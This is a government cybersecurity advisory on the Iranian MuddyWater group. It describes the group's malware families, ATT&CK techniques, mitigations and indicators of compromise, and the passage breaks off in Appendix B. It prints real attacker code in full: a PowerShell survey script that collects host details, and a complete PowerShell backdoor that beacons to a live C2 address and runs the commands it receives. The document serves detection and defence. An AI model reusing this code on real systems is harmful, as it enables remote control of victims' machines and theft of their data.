

SHARE:

## CYBERSECURITY ADVISORY

# Iranian Government-Sponsored Actors Conduct Cyber Operations Against Global Government and Commercial Networks

**Last Revised:** February 24, 2022

**Alert Code:** AA22-055A

## Summary

### Actions to Take Today to Protect Against Malicious Activity

- \* Search for indicators of compromise.
- \* Use antivirus software.
- \* Patch <https://us-cert.cisa.gov/ncas/tips/st04-006> all systems.
- \* Prioritize patching known exploited vulnerabilities <https://www.cisa.gov/known-exploited-vulnerabilities-catalog>.
- \* Train users to recognize and report phishing attempts <https://us-cert.cisa.gov/ncas/tips/st04-014>.
- \* Use multi-factor authentication <https://us-cert.cisa.gov/ncas/tips/st05-012>.

**Note:** *this advisory uses the MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK®) framework, version 10. See the ATT&CK for Enterprise <https://attack.mitre.org/versions/v10/techniques/enterprise/> for all referenced threat actor tactics and techniques.*

The Federal Bureau of Investigation (FBI), the Cybersecurity and Infrastructure Security Agency (CISA), the U.S. Cyber Command Cyber National Mission Force (CNMF), and the United Kingdom's National Cyber Security Centre (NCSC-UK) have observed a group of Iranian government-sponsored advanced persistent threat (APT) actors, known as MuddyWater, conducting cyber espionage and other malicious cyber operations targeting a range of government and

private-sector organizations across sectors—including telecommunications, defense, local government, and oil and natural gas—in Asia, Africa, Europe, and North America. **Note:** MuddyWater is also known as Earth Vetala, MERCURY, Static Kitten, Seedworm, and TEMP.Zagros.

MuddyWater is a subordinate element within the Iranian Ministry of Intelligence and Security (MOIS).[1]

<https://www.cybercom.mil/media/news/article/2897570/iranian-intel-cyber-suite-of-malware-uses-open-source-tools/>] This APT group has conducted broad cyber campaigns in support of MOIS objectives since approximately 2018. MuddyWater actors are positioned both to provide stolen data and accesses to the Iranian government and to share these with other malicious cyber actors.

MuddyWater actors are known to exploit publicly reported vulnerabilities and use open-source tools and strategies to gain access to sensitive data on victims' systems and deploy ransomware. These actors also maintain persistence on victim networks via tactics such as side-loading dynamic link libraries (DLLs)—to trick legitimate programs into running malware—and obfuscating PowerShell scripts to hide command and control (C2) functions. FBI, CISA, CNMF, and NCSC-UK have observed MuddyWater actors recently using various malware—variants of PowGoop, Small Sieve, Canopy (also known as Starwhale), Mori, and POWERSTATS—along with other tools as part of their malicious activity.

This advisory provides observed tactics, techniques, and procedures (TTPs); malware; and indicators of compromise (IOCs) associated with this Iranian government-sponsored APT activity to aid organizations in the identification of malicious activity against sensitive networks.

FBI, CISA, CNMF, NCSC-UK, and the National Security Agency (NSA) recommend organizations apply the mitigations in this advisory and review the following resources for additional information. **Note:** also see the Additional Resources section.

- Malware Analysis Report – MAR-10369127-1.v1: MuddyWater <https://www.cisa.gov/uscert/ncas/analysis-reports/ar22-055a>
- IOCs – AA22-052A.stix [/sites/default/files/publications/aa22-055a.stix.xml](https://www.cisa.gov/sites/default/files/publications/aa22-055a.stix.xml) and MAR-10369127-1.v1.stix [/sites/default/files/publications/mar-10369127-1.v1.white\\_stix.xml](https://www.cisa.gov/sites/default/files/publications/mar-10369127-1.v1.white_stix.xml)
- CISA's webpage – Iran Cyber Threat Overview and Advisories <https://www.cisa.gov/uscert/iran>
- NCSC-UK MAR – Small Sieve <https://www.ncsc.gov.uk/files/ncsc-malware-analysis-report-small-sieve.pdf>
- CNMF's press release – Iranian intel cyber suite of malware uses open source tools <https://www.cybercom.mil/media/news/article/2897570/iranian-intel-cyber-suite-of-malware-uses-open-source-tools/>

Click here [/sites/default/files/publications/aa22-055a\\_iranian\\_government-sponsored\\_actors\\_conduct\\_cyber\\_operations.pdf](https://www.cisa.gov/sites/default/files/publications/aa22-055a_iranian_government-sponsored_actors_conduct_cyber_operations.pdf) for a PDF version of this report.

## Technical Details

FBI, CISA, CNMF, and NCSC-UK have observed the Iranian government-sponsored MuddyWater APT group employing spearphishing, exploiting publicly known vulnerabilities, and leveraging multiple open-source tools to gain access to sensitive government and commercial networks.

As part of its spearphishing campaign, MuddyWater attempts to coax their targeted victim into downloading ZIP files, containing either an Excel file with a malicious macro that communicates with the actor's C2 server or a PDF file that drops a malicious file to the victim's network [T1566.001 <https://attack.mitre.org/versions/v10/techniques/t1566/001/>], T1204.002 <https://attack.mitre.org/versions/v10/techniques/t1204/002/>]. MuddyWater actors also use techniques such as side-

loading DLLs [T1574.002 <<https://attack.mitre.org/versions/v10/techniques/t1574/002/>>] to trick legitimate programs into running malware and obfuscating PowerShell scripts [T1059.001 <<https://attack.mitre.org/versions/v10/techniques/t1059/001/>>] to hide C2 functions [T1027 <<https://attack.mitre.org/versions/v10/techniques/t1027/>>] (see the PowGoop section for more information).

Additionally, the group uses multiple malware sets—including PowGoop, Small Sieve, Canopy/Starwhale, Mori, and POWERSTATS—for loading malware, backdoor access, persistence [TA0003 <<https://attack.mitre.org/versions/v10/tactics/ta0003/>>], and exfiltration [TA0010 <<https://attack.mitre.org/versions/v10/tactics/ta0010/>>]. See below for descriptions of some of these malware sets, including newer tools or variants to the group's suite. Additionally, see Malware Analysis Report MAR-10369127.r1.v1: MuddyWater <<https://www.cisa.gov/uscert/ncas/analysis-reports/ar22-055a>> for further details.

## PowGoop

MuddyWater actors use new variants of PowGoop malware as their main loader in malicious operations; it consists of a DLL loader and a PowerShell-based downloader. The malicious file impersonates a legitimate file that is signed as a Google Update executable file.

According to samples of PowGoop analyzed by CISA <<https://www.cisa.gov/uscert/ncas/analysis-reports/ar22-055a>> and CNMF <<https://www.cybercom.mil/media/news/article/2897570/iranian-intel-cyber-suite-of-malware-uses-open-source-tools/>>, PowGoop consists of three components:

- A DLL file renamed as a legitimate filename, `Goopdate.dll`, to enable the DLL side-loading technique [T1574.002 <<https://attack.mitre.org/versions/v10/techniques/t1574/002/>>]. The DLL file is contained within an executable, `GoogleUpdate.exe`.
- A PowerShell script, obfuscated as a `.dat` file, `goopdate.dat`, used to decrypt and run a second obfuscated PowerShell script, `config.txt` [T1059.001 <<https://attack.mitre.org/versions/v10/techniques/t1059/001/>>].
- `config.txt`, an encoded, obfuscated PowerShell script containing a beacon to a hardcoded IP address.

These components retrieve encrypted commands from a C2 server. The DLL file hides communications with MuddyWater C2 servers by executing with the Google Update service.

## Small Sieve

According to a sample analyzed by NCSC-UK <<https://www.ncsc.gov.uk/files/ncsc-malware-analysis-report-small-sieve.pdf>>, Small Sieve is a simple Python [T1059.006 <<https://attack.mitre.org/versions/v10/techniques/t1059/006/>>] backdoor distributed using a Nullsoft Scriptable Install System (NSIS) installer, `gram_app.exe`. The NSIS installs the Python backdoor, `index.exe`, and adds it as a registry run key [T1547.001 <<https://attack.mitre.org/versions/v10/techniques/t1547/001/>>], enabling persistence [TA0003 <<https://attack.mitre.org/versions/v10/tactics/ta0003/>>].

MuddyWater disguises malicious executables and uses filenames and Registry key names associated with Microsoft's Windows Defender to avoid detection during casual inspection. The APT group has also used variations of Microsoft (e.g., "Microsift") and Outlook in its filenames associated with Small Sieve [T1036.005 <<https://attack.mitre.org/versions/v10/techniques/t1036/005/>>].

Small Sieve provides basic functionality required to maintain and expand a foothold in victim infrastructure and avoid detection [TA0005 <<https://attack.mitre.org/versions/v10/tactics/ta0005/>>] by using custom string and traffic obfuscation schemes together with the Telegram Bot application programming interface (API). Specifically, Small Sieve's beacons and taskings are performed using Telegram API over Hypertext Transfer Protocol Secure (HTTPS) [T1071.001 <<https://attack.mitre.org/versions/v10/techniques/t1071/001/>>], and the tasking and beaconing data is obfuscated through a hex byte swapping encoding scheme combined with an obfuscated Base64 function [T1027 <<https://attack.mitre.org/versions/v10/techniques/t1027/>>], T1132.002 <<https://attack.mitre.org/versions/v10/techniques/t1132/002/>>].

**Note:** cybersecurity agencies in the United Kingdom and the United States attribute Small Sieve to MuddyWater with high confidence.

See Appendix B for further analysis of Small Sieve malware.

## Canopy

MuddyWater also uses Canopy/Starwhale malware, likely distributed via spearphishing emails with targeted attachments [T1566.001 <<https://attack.mitre.org/versions/v10/techniques/t1566/001/>>]. According to two Canopy/Starwhale samples analyzed by CISA, Canopy uses Windows Script File (.wsf) scripts distributed by a malicious Excel file. **Note:** the cybersecurity agencies of the United Kingdom and the United States attribute these malware samples to MuddyWater with high confidence.

In the samples CISA analyzed, a malicious Excel file, `Cooperation terms.xls`, contained macros written in Visual Basic for Applications (VBA) and two encoded Windows Script Files. When the victim opens the Excel file, they receive a prompt to enable macros [T1204.002 <<https://attack.mitre.org/versions/v10/techniques/t1204/002/>>]. Once this occurs, the macros are executed, decoding and installing the two embedded Windows Script Files.

The first .wsf is installed in the current user startup folder [T1547.001 <<https://attack.mitre.org/versions/v10/techniques/t1547/001/>>] for persistence. The file contains hexadecimal (hex)-encoded strings that have been reshuffled [T1027 <<https://attack.mitre.org/versions/v10/techniques/t1027/>>]. The file executes a command to run the second .wsf.

The second .wsf also contains hex-encoded strings that have been reshuffled. This file collects [TA0035 <<https://attack.mitre.org/versions/v10/tactics/ta0035/>>] the victim system's IP address, computer name, and username [T1005 <<https://attack.mitre.org/versions/v10/techniques/t1005/>>]. The collected data is then hex-encoded and sent to an adversary-controlled IP address, `http[ : ]88 . 119 . 170 [ . ]124`, via an HTTP POST request [T1041 <<https://attack.mitre.org/versions/v10/techniques/t1041/>>].

## Mori

MuddyWater also uses the Mori backdoor that uses Domain Name System tunneling to communicate with the group's C2 infrastructure [T1572 <<https://attack.mitre.org/versions/v10/techniques/t1572/>>].

According to one sample analyzed by CISA, `FML . dll`, Mori uses a DLL written in C++ that is executed with `regsvr32 . exe` with export `DllRegisterServer`; this DLL appears to be a component to another program. `FML . dll` contains approximately 200MB of junk data [T1001.001 <<https://attack.mitre.org/versions/v10/techniques/t1001/001/>>]

in a resource directory 205, number 105. Upon execution, FML . dll creates a mutex, 0x50504060, and performs the following tasks:

- Deletes the file FILENAME . old and deletes file by registry value. The filename is the DLL file with a . old extension.
- Resolves networking APIs from strings that are ADD-encrypted with the key 0x05 .
- Uses Base64 and Java Script Object Notation (JSON) based on certain key values passed to the JSON library functions. It appears likely that JSON is used to serialize C2 commands and/or their results.
- Communicates using HTTP over either IPv4 or IPv6, depending on the value of an unidentified flag, for C2 [T1071.001 <<https://attack.mitre.org/versions/v10/techniques/t1071/001/>>].
- Reads and/or writes data from the following Registry Keys, HKLM\Software\NFC\IPA and HKLM\Software\NFC\Default).

## POWERSTATS

This group is also known to use the POWERSTATS backdoor, which runs PowerShell scripts to maintain persistent access to the victim systems [T1059.001 <<https://attack.mitre.org/versions/v10/techniques/t1059/>>].

CNMF has posted samples further detailing the different parts of MuddyWater’s new suite of tools— along with JavaScript files used to establish connections back to malicious infrastructure—to the malware aggregation tool and repository, Virus Total <[http://www.virustotal.com/en/user/cybercom\\_malware\\_alert/](http://www.virustotal.com/en/user/cybercom_malware_alert/)>. Network operators who identify multiple instances of the tools on the same network should investigate further as this may indicate the presence of an Iranian malicious cyber actor.

MuddyWater actors are also known to exploit unpatched vulnerabilities as part of their targeted operations. FBI, CISA, CNMF, and NCSC-UK have observed this APT group recently exploiting the Microsoft Netlogon elevation of privilege vulnerability (CVE-2020-1472) and the Microsoft Exchange memory corruption vulnerability (CVE-2020-0688). See CISA’s Known Exploited Vulnerabilities Catalog <<https://www.cisa.gov/known-exploited-vulnerabilities-catalog>> for additional vulnerabilities with known exploits and joint Cybersecurity Advisory: Iranian Government-Sponsored APT Cyber Actors Exploiting Microsoft Exchange and Fortinet Vulnerabilities <<https://www.cisa.gov/uscert/ncas/alerts/aa21-321a>> for additional Iranian APT group-specific vulnerability exploits.

## Survey Script

The following script is an example of a survey script used by MuddyWater to enumerate information about victim computers. It queries the Windows Management Instrumentation (WMI) service to obtain information about the compromised machine to generate a string, with these fields separated by a delimiter (e.g., ; ; in this sample). The produced string is usually encoded by the MuddyWater implant and sent to an adversary-controlled IP address.

```
$O = Get-WmiObject Win32_OperatingSystem;$S = $O.Name;$S += ";;";$ips = "";Get-WmiObject Win32_NetworkAdapterConfiguration -Filter "IPEnabled=True" | % {$ips = $ips + " " + $_.IPAddress[0]};$S += $ips.substring(1);$S += ";;";$S += $O.OSArchitecture;$S += ";;";$S += [System.Net.DNS]::GetHostByName("").HostName;$S += ";;";$S += ((Get-WmiObject Win32_ComputerSystem).Domain);$S += ";;";$S += $env:UserName;$S += ";;";$AntiVirusProducts = Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct -ComputerName $env:computername;$resAnti = @();foreach($AntiVirusProduct in $AntiVirusProducts){$resAnti += $AntiVirusProduct.displayName};$S += $resAnti;echo $S;
```

## Newly Identified PowerShell Backdoor

The newly identified PowerShell backdoor used by MuddyWater below uses a single-byte Exclusive-OR (XOR) to encrypt communications with the key 0x02 to adversary-controlled infrastructure. The script is lightweight in functionality and uses the InvokeScript method to execute responses received from the adversary.

```
function encode($txt,$key){$enByte = [Text.Encoding]::UTF8.GetBytes($txt);for($i=0; $i -lt $enByte.count ; $i++)
{$enByte[$i] = $enByte[$i] -bxor $key;}$encodetxt = [Convert]::ToBase64String($enByte);return $encodetxt;}function
decode($txt,$key){$enByte = [System.Convert]::FromBase64String($txt);for($i=0; $i -lt $enByte.count ; $i++)
{$enByte[$i] = $enByte[$i] -bxor $key;}$dtxt = [System.Text.Encoding]::UTF8.GetString($enByte);return
$dtxt;}$global:tt=20;while($true){try{$sw = [System.Net.HttpWebRequest]::Create('http://95.181.161.49:80/index.php?
id=<victim identifier>');$sw.proxy = [Net.WebRequest]::GetSystemWebProxy();$r=(New-Object
System.IO.StreamReader($sw.GetResponse().GetResponseStream()).ReadToEnd());if($r.Length -gt 0){$res=
[string]$ExecutionContext.InvokeCommand.InvokeScript(( decode $r 2));$swr =
[System.Net.HttpWebRequest]::Create('http://95.181.161.49:80/index.php?id=<victim identifier>');$swr.proxy =
[Net.WebRequest]::GetSystemWebProxy();$swr.Headers.Add('cookie',(encode $res
2));$swr.GetResponse().GetResponseStream();}catch {}Start-Sleep -Seconds $global:tt;}
```

## MITRE ATT&CK Techniques

MuddyWater <<https://attack.mitre.org/groups/g0069/>> uses the ATT&CK techniques listed in table 1.

Table 1: MuddyWater ATT&CK Techniques[2 <<https://attack.mitre.org/versions/v10/groups/g0069/>>]

Technique Title	ID	Use
<b>Reconnaissance</b>		
Gather Victim Identity Information: Email Addresses	T1589.002 < <a href="https://attack.mitre.org/versions/v10/techniques/t1589/002/">https://attack.mitre.org/versions/v10/techniques/t1589/002/</a> >	MuddyWater has specifically targeted spearphishing emails.
<b>Resource Development</b>		
Acquire Infrastructure: Web Services	T1583.006 < <a href="https://attack.mitre.org/versions/v10/techniques/t1583/006/">https://attack.mitre.org/versions/v10/techniques/t1583/006/</a> >	MuddyWater has used file sharing services
Obtain Capabilities: Tool	T1588.002 < <a href="https://attack.mitre.org/versions/v10/techniques/t1588/002/">https://attack.mitre.org/versions/v10/techniques/t1588/002/</a> >	MuddyWater has made use of legitimate tools for access to target environments.
<b>Initial Access</b>		
Phishing: Spearphishing Attachment	T1566.001 < <a href="https://attack.mitre.org/versions/v10/techniques/t1566/001/">https://attack.mitre.org/versions/v10/techniques/t1566/001/</a> >	MuddyWater has compromised third parties to send spearphishing emails with targeted attachments.
Phishing: Spearphishing Link	T1566.002 < <a href="https://attack.mitre.org/versions/v10/techniques/t1566/002/">https://attack.mitre.org/versions/v10/techniques/t1566/002/</a> >	MuddyWater has sent targeted spearphishing links.

Technique Title	ID	Use
<b>Execution</b>		
Windows Management Instrumentation	T1047 < <a href="https://attack.mitre.org/versions/v10/techniques/t1047">https://attack.mitre.org/versions/v10/techniques/t1047</a> >	MuddyWater has used malware that Instrumentation for execution and qu
Command and Scripting Interpreter: PowerShell	T1059.001 < <a href="https://attack.mitre.org/versions/v10/techniques/t1059/001/">https://attack.mitre.org/versions/v10/techniques/t1059/001/</a> >	MuddyWater has used PowerShell fo
Command and Scripting Interpreter: Windows Command Shell	1059.003 < <a href="https://attack.mitre.org/versions/v10/techniques/t1059/003">https://attack.mitre.org/versions/v10/techniques/t1059/003</a> >	MuddyWater has used a custom tool
Command and Scripting Interpreter: Visual Basic	T1059.005 < <a href="https://attack.mitre.org/versions/v10/techniques/t1059/005">https://attack.mitre.org/versions/v10/techniques/t1059/005</a> >	MuddyWater has used Virtual Basic & POWERSTATS payload, as well as me
Command and Scripting Interpreter: Python	T1059.006 < <a href="https://attack.mitre.org/versions/v10/techniques/t1059/006">https://attack.mitre.org/versions/v10/techniques/t1059/006</a> >	MuddyWater has used developed too
Command and Scripting Interpreter: JavaScript	T1059.007 < <a href="https://attack.mitre.org/versions/v10/techniques/t1059/007">https://attack.mitre.org/versions/v10/techniques/t1059/007</a> >	MuddyWater has used JavaScript file
Exploitation for Client Execution	T1203 < <a href="https://attack.mitre.org/versions/v10/techniques/t1203">https://attack.mitre.org/versions/v10/techniques/t1203</a> >	MuddyWater has exploited the Office
User Execution: Malicious Link	T1204.001 < <a href="https://attack.mitre.org/versions/v10/techniques/t1204/001">https://attack.mitre.org/versions/v10/techniques/t1204/001</a> >	MuddyWater has distributed URLs in
User Execution: Malicious File	T1204.002 < <a href="https://attack.mitre.org/versions/v10/techniques/t1204/002">https://attack.mitre.org/versions/v10/techniques/t1204/002</a> >	MuddyWater has attempted to get us Microsoft Word documents delivered
Inter-Process Communication: Component Object Model	T1559.001 < <a href="https://attack.mitre.org/versions/v10/techniques/t1559/001">https://attack.mitre.org/versions/v10/techniques/t1559/001</a> >	MuddyWater has used malware that via COM, DCOM, and Outlook.
Inter-Process Communication: Dynamic Data Exchange	T1559.002 < <a href="https://attack.mitre.org/versions/v10/techniques/t1559/002">https://attack.mitre.org/versions/v10/techniques/t1559/002</a> >	MuddyWater has used malware that Data Exchange.

Technique Title	ID	Use
<b>Persistence</b>		
Scheduled Task/Job: Scheduled Task	T1053.005 < <a href="https://attack.mitre.org/versions/v10/techniques/t1053/005">https://attack.mitre.org/versions/v10/techniques/t1053/005</a> >	MuddyWater has used scheduled tas
Office Application Startup: Office Template Macros	T1137.001 < <a href="https://attack.mitre.org/versions/v10/techniques/t1137/001">https://attack.mitre.org/versions/v10/techniques/t1137/001</a> >	MuddyWater has used a Word Templ.
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001 < <a href="https://attack.mitre.org/versions/v10/techniques/t1547/001">https://attack.mitre.org/versions/v10/techniques/t1547/001</a> >	MuddyWater has added Registry Rur KCU\Software\Microsoft\Windows\ to establish persistence.
<b>Privilege Escalation</b>		
Abuse Elevation Control Mechanism: Bypass User Account Control	T1548.002 < <a href="https://attack.mitre.org/versions/v10/techniques/t1548/002/">https://attack.mitre.org/versions/v10/techniques/t1548/002/</a> >	MuddyWater uses various technique:
Credentials from Password Stores	T1555 < <a href="https://attack.mitre.org/versions/v10/techniques/t1555">https://attack.mitre.org/versions/v10/techniques/t1555</a> >	MuddyWater has performed credenti including by dumping passwords sav
Credentials from Web Browsers	T1555.003 < <a href="https://attack.mitre.org/versions/v10/techniques/t1055/003">https://attack.mitre.org/versions/v10/techniques/t1055/003</a> >	MuddyWater has run tools including victim web browsers.
<b>Defense Evasion</b>		
Obfuscated Files or Information	T1027 < <a href="https://attack.mitre.org/versions/v10/techniques/t1027">https://attack.mitre.org/versions/v10/techniques/t1027</a> >	MuddyWater has used Daniel Bohanr obfuscated PowerShell scripts. The g methods, including Base64 obfuscat
Steganography	T1027.003 < <a href="https://attack.mitre.org/versions/v10/techniques/t1027/003">https://attack.mitre.org/versions/v10/techniques/t1027/003</a> >	MuddyWater has stored obfuscated . temp . jpg .
Compile After Delivery	T1027.004 < <a href="https://attack.mitre.org/versions/v10/techniques/t1027/004">https://attack.mitre.org/versions/v10/techniques/t1027/004</a> >	MuddyWater has used the .NET csc downloaded C# code.
Masquerading: Match Legitimate Name or Location	T1036.005 < <a href="https://attack.mitre.org/versions/v10/techniques/t1036/005">https://attack.mitre.org/versions/v10/techniques/t1036/005</a> >	MuddyWater has disguised malicious Registry key names associated with ' variations of Microsoft (Microsift) an avoid detection during casual inspec
Deobfuscate/Decode Files or Information	T1140 < <a href="https://attack.mitre.org/versions/v10/techniques/t1140">https://attack.mitre.org/versions/v10/techniques/t1140</a> >	MuddyWater decoded Base64-encoc

Technique Title	ID	Use
Signed Binary Proxy Execution: CMSTP	T1218.003 < <a href="https://attack.mitre.org/versions/v10/techniques/t1218/003">https://attack.mitre.org/versions/v10/techniques/t1218/003</a> >	MuddyWater has used CMSTP.exe and POWERSTATS payload.
Signed Binary Proxy Execution: Mshta	T1218.005 < <a href="https://attack.mitre.org/versions/v10/techniques/t1218/005">https://attack.mitre.org/versions/v10/techniques/t1218/005</a> >	MuddyWater has used mshta.exe to pass a PowerShell one-liner for execution.
Signed Binary Proxy Execution: Rundll32	T1218.011 < <a href="https://attack.mitre.org/versions/v10/techniques/t1218/011">https://attack.mitre.org/versions/v10/techniques/t1218/011</a> >	MuddyWater has used malware that uses the key to execute a .dll.
Execution Guardrails	T1480 < <a href="https://attack.mitre.org/versions/v10/techniques/t1480/">https://attack.mitre.org/versions/v10/techniques/t1480/</a> >	The Small Sieve payload used by MuddyWater word "Platypus" is passed to it on the command line.
Impair Defenses: Disable or Modify Tools	T1562.001 < <a href="https://attack.mitre.org/versions/v10/techniques/t1562/001">https://attack.mitre.org/versions/v10/techniques/t1562/001</a> >	MuddyWater can disable the system's Windows Defender.
<b>Credential Access</b>		
OS Credential Dumping: LSASS Memory	T1003.001 < <a href="https://attack.mitre.org/versions/v10/techniques/t1003/001">https://attack.mitre.org/versions/v10/techniques/t1003/001</a> >	MuddyWater has performed credential dumping using procdump64.exe.
OS Credential Dumping: LSA Secrets	T1003.004 < <a href="https://attack.mitre.org/versions/v10/techniques/t1003/004">https://attack.mitre.org/versions/v10/techniques/t1003/004</a> >	MuddyWater has performed credential dumping using lsadump.exe.
OS Credential Dumping: Cached Domain Credentials	T1003.005 < <a href="https://attack.mitre.org/versions/v10/techniques/t1003/005">https://attack.mitre.org/versions/v10/techniques/t1003/005</a> >	MuddyWater has performed credential dumping using lsadump.exe.
Unsecured Credentials: Credentials In Files	T1552.001 < <a href="https://attack.mitre.org/versions/v10/techniques/t1552/001">https://attack.mitre.org/versions/v10/techniques/t1552/001</a> >	MuddyWater has run a tool that searches for unsecured credentials in files.
<b>Discovery</b>		
System Network Configuration Discovery	T1016 < <a href="https://attack.mitre.org/versions/v10/techniques/t1016">https://attack.mitre.org/versions/v10/techniques/t1016</a> >	MuddyWater has used malware to collect network configuration information.
System Owner/User Discovery	T1033 < <a href="https://attack.mitre.org/versions/v10/techniques/t1033">https://attack.mitre.org/versions/v10/techniques/t1033</a> >	MuddyWater has used malware that searches for system owner/user information.
System Network Connections Discovery	T1049 < <a href="https://attack.mitre.org/versions/v10/techniques/t1049">https://attack.mitre.org/versions/v10/techniques/t1049</a> >	MuddyWater has used a PowerShell command to discover network connections on the target machine.



Technique Title	ID	Use
Multi-Stage Channels	T1104 < <a href="https://attack.mitre.org/versions/v10/techniques/t1104">https://attack.mitre.org/versions/v10/techniques/t1104</a> >	MuddyWater has used one C2 to obtain logs, but a different C2 to send data back.
Ingress Tool Transfer	T1105 < <a href="https://attack.mitre.org/versions/v10/techniques/t1105">https://attack.mitre.org/versions/v10/techniques/t1105</a> >	MuddyWater has used malware that is installed on the machine.
Data Encoding: Standard Encoding	T1132.001 < <a href="https://attack.mitre.org/versions/v10/techniques/t1132/001/">https://attack.mitre.org/versions/v10/techniques/t1132/001/</a> >	MuddyWater has used tools to encode data.
Data Encoding: Non-Standard Encoding	T1132.002 < <a href="https://attack.mitre.org/versions/v10/techniques/t1132/002/">https://attack.mitre.org/versions/v10/techniques/t1132/002/</a> >	MuddyWater uses tools such as Smaug to swap encoding schemes to obfuscate data.
Remote Access Software	T1219 < <a href="https://attack.mitre.org/versions/v10/techniques/t1219">https://attack.mitre.org/versions/v10/techniques/t1219</a> >	MuddyWater has used a legitimate system to access systems remotely and move laterally.
<b>Exfiltration</b>		
Exfiltration Over C2 Channel	T1041 < <a href="https://attack.mitre.org/versions/v10/techniques/t1041">https://attack.mitre.org/versions/v10/techniques/t1041</a> >	MuddyWater has used C2 infrastructure to exfiltrate data.

## Mitigations

### Protective Controls and Architecture

- **Deploy application control software to limit the applications and executable code that can be run by users.** Email attachments and files downloaded via links in emails often contain executable code.

### Identity and Access Management

- **Use multifactor authentication where possible,** particularly for webmail, virtual private networks, and accounts that access critical systems.
- **Limit the use of administrator privileges.** Users who browse the internet, use email, and execute code with administrator privileges make for excellent spearphishing targets because their system—once infected—enables attackers to move laterally across the network, gain additional accesses, and access highly sensitive information.

### Phishing Protection

- **Enable antivirus and anti-malware software and update signature definitions in a timely manner.** Well-maintained antivirus software may prevent use of commonly deployed attacker tools that are delivered via spearphishing.
- **Be suspicious of unsolicited contact via email or social media from any individual you do not know personally.** Do not click on hyperlinks or open attachments in these communications.
- **Consider adding an email banner to emails received from outside your organization and disabling hyperlinks in received emails.**

- **Train users through awareness and simulations to recognize and report phishing and social engineering attempts.** Identify and suspend access of user accounts exhibiting unusual activity.
- **Adopt threat reputation services at the network device, operating system, application, and email service levels.** Reputation services can be used to detect or prevent low-reputation email addresses, files, URLs, and IP addresses used in spearphishing attacks.

## Vulnerability and Configuration Management

- **Install updates/patch operating systems, software, and firmware as soon as updates/patches are released.** Prioritize patching known exploited vulnerabilities <<https://www.cisa.gov/known-exploited-vulnerabilities-catalog>>.

## Additional Resources

- For more information on Iranian government-sponsored malicious cyber activity, see CISA's webpage – Iran Cyber Threat Overview and Advisories <<https://www.us-cert.cisa.gov/iran>> and CNMF's press release – Iranian intel cyber suite of malware uses open source tools <<https://www.cybercom.mil/media/news/article/2897570/iranian-intel-cyber-suite-of-malware-uses-open-source-tools/>>.
- For information and resources on protecting against and responding to ransomware, refer to StopRansomware.gov <<https://www.cisa.gov/stopransomware/>>, a centralized, whole-of-government webpage providing ransomware resources and alerts.
- The joint advisory from the cybersecurity authorities of Australia, Canada, New Zealand, the United Kingdom, and the United States: Technical Approaches to Uncovering and Remediating Malicious Activity <[https://us-cert.cisa.gov/sites/default/files/publications/aa20-245a-joint\\_csa-technical\\_approaches\\_to\\_uncovering\\_malicious\\_activity\\_508.pdf](https://us-cert.cisa.gov/sites/default/files/publications/aa20-245a-joint_csa-technical_approaches_to_uncovering_malicious_activity_508.pdf)> provides additional guidance when hunting or investigating a network and common mistakes to avoid in incident handling.
- CISA offers a range of no-cost cyber hygiene services <<https://www.cisa.gov/cyber-hygiene-services>> to help critical infrastructure organizations assess, identify, and reduce their exposure to threats, including ransomware. By requesting these services, organizations of any size could find ways to reduce their risk and mitigate attack vectors.
- The U.S. Department of State's Rewards for Justice (RFJ) program offers a reward of up to \$10 million for reports of foreign government malicious activity against U.S. critical infrastructure. See the RFJ <<https://rewardsforjustice.net/rewards/foreign-malicious-cyber-activity-against-u-s-critical-infrastructure/>> website for more information and how to report information securely.

## References

[1] CNMF Article: Iranian Intel Cyber Suite of Malware Uses Open Source Tools

<<https://www.cybercom.mil/media/news/article/2897570/iranian-intel-cyber-suite-of-malware-uses-open-source-tools/>>

[2] MITRE ATT&CK: MuddyWater <<https://attack.mitre.org/versions/v10/groups/g0069/>>

## Caveats

The information you have accessed or received is being provided “as is” for informational purposes only. The FBI, CISA, CNMF, and NSA do not endorse any commercial product or service, including any subjects of analysis. Any reference to specific commercial products, processes, or services by service mark, trademark, manufacturer, or

otherwise, does not constitute or imply their endorsement, recommendation, or favoring by the FBI, CISA, CNMF, or NSA.

## **Purpose**

This document was developed by the FBI, CISA, CNMF, NCSC-UK, and NSA in furtherance of their respective cybersecurity missions, including their responsibilities to develop and issue cybersecurity specifications and mitigations. This information may be shared broadly to reach all appropriate stakeholders. The United States' NSA agrees with this attribution and the details provided in this report.

## **Appendix A: IOCs**

The following IP addresses are associated with MuddyWater activity:

5.199.133[.]149

45.142.213[.]17

45.142.212[.]61

45.153.231[.]104

46.166.129[.]159

80.85.158[.]49

87.236.212[.]22

88.119.170[.]124

88.119.171[.]213

89.163.252[.]232

95.181.161[.]49

95.181.161[.]50

164.132.237[.]65

185.25.51[.]108

185.45.192[.]228

185.117.75[.]34

185.118.164[.]21

185.141.27[.]143

185.141.27[.]248

185.183.96[.]7

185.183.96[.]44

192.210.191[.]188

192.210.226[.]128

## Appendix B: Small Sieve

**Note:** the information contained in this appendix is from NCSC-UK analysis of a Small Sieve sample.

### Metadata

*Table 2: Gram.app.exe Metadata*

<b>Filename</b>	<b>gram_app.exe</b>
<b>Description</b>	NSIS installer that installs and runs the index.exe backdoor and adds a persistence registry key
<b>Size</b>	16999598 bytes
<b>MD5</b>	15fa3b32539d7453a9a85958b77d4c95
<b>SHA-1</b>	11d594f3b3cf8525682f6214acb7b7782056d282
<b>SHA-256</b>	b75208393fa17c0bcbc1a07857686b8c0d7e0471d00a167a07fd0d52e1fc9054
<b>Compile Time</b>	2021-09-25 21:57:46 UTC

*Table 3: Index.exe Metadata*

<b>Filename</b>	<b>index.exe</b>
<b>Description</b>	The final PyInstaller-bundled Python 3.9 backdoor
<b>Size</b>	17263089 bytes
<b>MD5</b>	5763530f25ed0ec08fb26a30c04009f1
<b>SHA-1</b>	2a6ddf89a8366a262b56a251b00aafaed5321992
<b>SHA-256</b>	bf090cf7078414c9e157da7002ca727f06053b39fa4e377f9a0050f2af37d3a2
<b>Compile Time</b>	2021-08-01 04:39:46 UTC

## Functionality

### Installation

Small Sieve is distributed as a large (16MB) NSIS installer named `gram_app.exe`, which does not appear to masquerade as a legitimate application. Once executed, the backdoor binary `index.exe` is installed in the user's AppData/Roaming directory and is added as a Run key in the registry to enable persistence after reboot.

The installer then executes the backdoor with the "Platypus" argument [T1480

<<https://attack.mitre.org/versions/v10/techniques/t1480/>>], which is also present in the registry persistence key:

